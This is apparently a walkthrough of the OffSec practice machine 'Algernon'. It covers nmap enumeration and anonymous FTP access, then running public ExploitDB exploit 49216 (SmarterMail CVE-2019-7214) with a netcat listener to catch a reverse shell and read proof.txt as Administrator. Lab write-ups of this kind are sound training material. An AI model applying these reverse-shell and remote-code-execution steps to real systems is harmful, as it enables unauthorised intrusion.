



OffSec Practice

Algernon(Easy)

Alif

Enumeration

Nmap

```
Nmap scan report for 192.168.192.65 (192.168.192.65)
Host is up (0.25s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ 04-29-20 10:31PM      <DIR>          ImapRetrieval
|_ 03-12-24 07:21PM      <DIR>          Logs
|_ 04-29-20 10:31PM      <DIR>          PopRetrieval
|_ 04-29-20 10:32PM      <DIR>          Spool
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-methods:
|_  Potentially risky methods: TRACE
|_ http-title: IIS Windows
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
7680/tcp  closed pando-pub
9998/tcp  open  http         Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ Requested resource was /interface/root
|_ uptime-agent-info: HTTP/1.1 400 Bad Request\x0D
|_ Content-Type: text/html; charset=us-ascii\x0D
|_ Server: Microsoft-HTTPAPI/2.0\x0D
|_ Date: Wed, 13 Mar 2024 02:44:41 GMT\x0D
|_ Connection: close\x0D
|_ Content-Length: 326\x0D
|_ \x0D
|_ <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">\x0D
|_ <HTML><HEAD><TITLE>Bad Request</TITLE>\x0D
|_ <META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>\x0D
|_ <BODY><h2>Bad Request - Invalid Verb</h2>\x0D
|_ <hr><p>HTTP Error 400. The request verb is invalid.</p>\x0D
|_ </BODY></HTML>\x0D
17001/tcp open  remotng      MS .NET Remoting services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|_   date: 2024-03-13T02:44:45
|_   start_date: N/A
|_ smb2-security-mode:
|_   3:1:1:
|_     Message signing enabled but not required
```

Port 21(FTP)

I saw that the anonymous login is allowed for this host, so i logged in to see if there are any interesting info i can take

```
PORT      STATE  SERVICE      VERSION
21/tcp    open   ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 04-29-20 10:31PM      <DIR>         ImapRetrieval
| 03-12-24 07:21PM      <DIR>         Logs
| 04-29-20 10:31PM      <DIR>         PopRetrieval
|_04-29-20 10:32PM      <DIR>         Spool
| ftp-syst:
|_ SYST: Windows_NT
```


However nothing of interest is seen except for this administrative log:

```
(kali㉿kali)-[~/Desktop/off
$ ls
2020.05.12-administrative.log
```

However, nothing important is given except that there is a possible username called admin for some login for an email somewhere:

```
$ cat 2020.05.12-administrative.log
03:35:45.726 [192.168.118.6] User @ calling create primary system admin, username: admin
03:35:47.054 [192.168.118.6] Webmail Attempting to login user: admin
03:35:47.054 [192.168.118.6] Webmail Login successful: With user admin
03:35:55.820 [192.168.118.6] Webmail Attempting to login user: admin
03:35:55.820 [192.168.118.6] Webmail Login successful: With user admin
03:36:00.195 [192.168.118.6] User admin@ calling set setup wizard settings
03:36:08.242 [192.168.118.6] User admin@ logging out
```

Port 9998(HTTP)



Getting the shell

Googled smartermail exploit and got this link from exploitdb:

A screenshot of an ExploitDB entry. The header shows the Exploit Database logo and navigation icons. The main title is 'SmarterMail Build 6985 - Remote Code Execution'. Below this, there are three boxes containing metadata: EDB-ID (49216), CVE (2019-7214), Author (1F98D), Type (REMOTE), Platform (WINDOWS), and Date (2020-12-09). Below these boxes, there are three status indicators: 'EDB Verified: ✗', 'Exploit: 1 / 1', and 'Vulnerable App:'. At the bottom, there is a code block with the following text: '# Exploit Title: SmarterMail Build 6985 - Remote Code Execution', '# Exploit Author: 1F98D', and '# Original Author: Soroush Dalili'. A 'Copy' button is visible in the top right corner of the code block.

However, when i changed the host and ports and ran the RCE, i got an error:

```
20
21 HOST='192.168.192.65'
22 PORT=17001
23 LHOST='192.168.45.198'
24 LPORT=4444
```

```

(kali㉿kali)-[~/Desktop/offsecLab/algernon]
$ python3 49216.py 5 # Vendor Homepage: re
File "/home/kali/Desktop/offsecLab/algernon/49216.py", line 15
    ^
SyntaxError: invalid non-printable character U+200B

```

With this i checked searchsploit with the same exploit id and got another set of python code:

```

(kali㉿kali)-[~/Desktop/offsecLab/algernon]
$ searchsploit -m 49216
Exploit: SmarterMail Build 6985 - Remote Code Execution
URL: https://www.exploit-db.com/exploits/49216
Path: /usr/share/exploitdb/exploits/windows/remote/49216.py
Codes: CVE-2019-7214
Verified: False
File Type: Python script, ASCII text executable, with very long lines (4852)
cp: overwrite '/home/kali/Desktop/offsecLab/algernon/49216.py'? y
Copied to: /home/kali/Desktop/offsecLab/algernon/49216.py

```

This one worked, I set a listener and ran the python code:

```

(kali㉿kali)-[~/Desktop/offsecLab/algernon]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.45.198] from (UNKNOWN) [192.168.192.65] 49875
ls

Directory: C:\Windows\system32

Mode                LastWriteTime         Length Name
----                -
d-----          3/18/2019  11:20 PM             0409
d-----          3/18/2019   9:53 PM      AdvancedInstallers
d-----          3/18/2019   9:53 PM      am-et

```

It seems to be fully compromised so i went to get the proof.txt:

```
PS C:\Users\Administrator\Desktop> ls
```

Directory: C:\Users\Administrator\Desktop

Mode	LastWriteTime	Length	Name
-a—	4/29/2020 9:29 PM	1450	Microsoft Edge.lnk
-a—	3/12/2024 7:21 PM	34	proof.txt

```
PS C:\Users\Administrator\Desktop> cat proof.txt  
ff50e93ae474b73dcf83. [REDACTED]
```